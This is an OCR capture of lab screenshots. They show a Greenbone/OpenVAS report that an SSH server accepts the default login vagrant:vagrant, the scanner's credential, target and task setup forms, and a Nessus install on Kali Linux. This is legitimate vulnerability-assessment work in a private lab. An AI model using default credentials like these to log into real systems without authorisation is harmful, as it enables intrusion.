

SSH Brute Force Logins With Default Credentials Reporting
9.8 (High)
95 %
192.168.92.4
22/tcp
N/A
N/A
Summary
It was possible to login into the remote SSH server using default credentials.
Detection Result
It was possible to login with the following credentials <User>:<Password>
vagrant:vagrant
Insight
As the VT 'SSH Brute Force Logins With Default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this VT instead.
Detection Method



Greenbone
Dashboards
Scans
Assets
Resilience
Security Information
Configuration
Targets
Port Lists
Credentials
Scan Configs
Credentials 0 of 0
No credentials available
(Applied filter: sort=name first=1 rows=10)


New Credential
Name
vagrant u/p
Comment
Type
Username + Password
Allow insecure use
Yes
No
Auto-generate
Yes
No
Username
vagrant
Password
●●●●●●●
Cancel
Save


Greenbone
Dashboards
Scans
Assets
Resilience
Security Information
Configuration
Targets
Port Lists
Targets 1 of 1
Name
target test1
(Applied filter: sort=name first=1 rows=10)


New Target
Name
Windows Server 2008
Comment
Hosts
Manual
192.168.92.5
From file
Exclude Hosts
Manual
From file
Allow simultaneous scanning via multiple IPs
Yes
No
Port List
All IANA assigned TCP
Alive Test
Scan Config Default
Credentials for authenticated checks
SSH
--
on port
22
Cancel
Save


New Task
Name
Scan Windows Server
Comment
Scan Targets
Windows Server 2008
Alerts
Schedule
--
Once
Add results to Assets
Yes
No
Apply Overrides
Yes
No
Min QoD
70
Alterable Task
Yes
No
Auto Delete Reports
Do not automatically delete reports
Automatically delete oldest reports but always keep newest
5
reports
Scanner
OpenVAS Default
Scan Config
Full and fast
Order for target hosts
Sequential
Cancel
Save



Download Tenable Nessu
www.tenable.com/downloads/nessus?loginAttempted=true
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
tenable
Downloads
Login
Tenable Nessus
Tenable Nessus Agent
Tenable Network Monitor
Tenable Security Center
Tenable Cloud Security
Integrations
Sensor Proxy
Tenable Core
Tenable OT Security
Tenable Identity Exposure
Frictionless
Compliance & Audit Files
Tenable Patch Management
Downloads / Tenable Nessus
Tenable Nessus
1 Download and Install Nessus
Choose Download
Version
Nessus - 10.10.1
Platform
Linux - Ubuntu - ...
Download
Checksum
Download by curl
Docker
Virtual Machines
2 Start and Setup Nessus
Open Nessus and follow setup wizard to finish setting up Nessus
Summary
Release Date: Oct 28, 2025
Release Notes:
Tenable Nessus 10.10.1 Release Notes
Signing Keys:
RPM-GPG-KEY-Tenable-4096 (10.4 & above)
RPM-GPG-KEY-Tenable-2048 (10.3 & below)
www.kali.org


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
 facestudio_40s_european_male_3015154226.jpeg   Nessus-10.10.1-ubuntu1604_amd64.deb


┌──(kali㉿kali)-[~/Downloads]
└─$ sudo apt install ./Nessus-10.10.1-ubuntu1604_amd64.deb
Note, selecting 'nessus' instead of './Nessus-10.10.1-ubuntu1604_amd64.deb'
Installing:
  nessus


Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 0 B / 68.4 MB
  Space needed: 0 B / 41.7 GB available


Get:1 /home/kali/Downloads/Nessus-10.10.1-ubuntu1604_amd64.deb nessus amd64 10.10.1 [
Selecting previously unselected package nessus.
(Reading database ... 590679 files and directories currently installed.)
Preparing to unpack .../Nessus-10.10.1-ubuntu1604_amd64.deb ...
Unpacking nessus (10.10.1) ...
Setting up nessus (10.10.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
```



tenable
Nessus
Welcome to Nessus
You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.
When you are ready, click Continue to proceed with the installation.
Register Offline
Settings
Continue
© 2025 Tenable™, Inc.

